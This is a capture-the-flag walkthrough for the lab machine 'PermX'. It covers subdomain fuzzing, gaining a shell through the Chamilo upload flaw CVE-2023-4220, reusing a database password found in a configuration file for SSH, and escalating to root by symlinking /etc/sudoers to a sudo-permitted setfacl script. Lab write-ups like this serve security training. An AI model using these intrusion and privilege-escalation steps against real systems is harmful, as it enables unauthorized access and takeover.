PermX

1. Enumeration

We start with scanning ports using nmap

```
┌──(kali㉿kali)-[~/Desktop/Permx]
└─$ sudo nmap -sS -sC -sV 10.129.47.237 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 07:44 EDT
Nmap scan report for 10.129.47.237
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds
```


We went to the http service but it didn't have anything interesting at least on the principal subdomain, so use ffuf to recognize another dns this time to make the request in the correct way we need fuzz the header of the request, remaining the url

```
┌──(kali㉿kali)-[~/Desktop/Permx]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://permx.htb/ -H "host: FUZZ.permx.htb" -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 4005ms]
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 1354ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

```
┌──(kali㉿kali)-[~/Desktop/Permx]
└─$ wfuzz -w /usr/share/amass/wordlists/subdomains-top1mil-5000.txt -u http://permx.htb/ --hc 302 -H "host: FUZZ.permx.htb"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://permx.htb/
Total requests: 5000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        586 L    2466 W     36182 Ch    "www - www"
000000478:   200        352 L    940 W      19347 Ch    "lms - lms"
```

2. User flag

There is a chamilo service




Search for vulnerabilities which an unauthenticated user can bypass the web application

CVE-2023-4220


To exploit this vulnerability which is a RFI we need to assure the existence of the next directory

`/main/inc/lib/javascript/bigupload/files`



Create a revshell and upload it in the web, then call it to get control as data

Check configuration files



Find credentials to a db, we can try those credentials to know if they’re associated with the principal user of the machine (MTZ)

```
$ cat configuration.php
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

```
┌──(kali㉿kali)-[~/Desktop/Permx]
└─$ ssh mtz@permx.htb
mtz@permx.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul 10 02:40:45 PM UTC 2024

  System load:           0.0
  Usage of /:            59.2% of 7.19GB
  Memory usage:          11%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.129.53.166
  IPv6 address for eth0: dead:beef::250:56ff:fe94:cb5d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$
```

3.Priv esc

Review which commands we can run with sudo, and there is a script available, this code allows user mtz to set sudo permissions on his directory, and we can find some security filters mitigating reverse path traverse


```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

This one is easy just create a symlink of the file sudoers and set it up to grant mtz full sudo permissions

```
mtz@permx:~$ ln -s /etc/sudoers symlink
mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/symlink
```

```
mtz@permx:~$ ls -la /etc/sudoers
-r--r----- 1 root root 1711 Jul 10 14:57 /etc/sudoers
mtz@permx:~$ ls
symlink  user.txt
mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/symlink
mtz@permx:~$ ls -la /etc/sudoers
-r--rwx---+ 1 root root 1711 Jul 10 14:57 /etc/sudoers
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
```



Machine PWNED#@!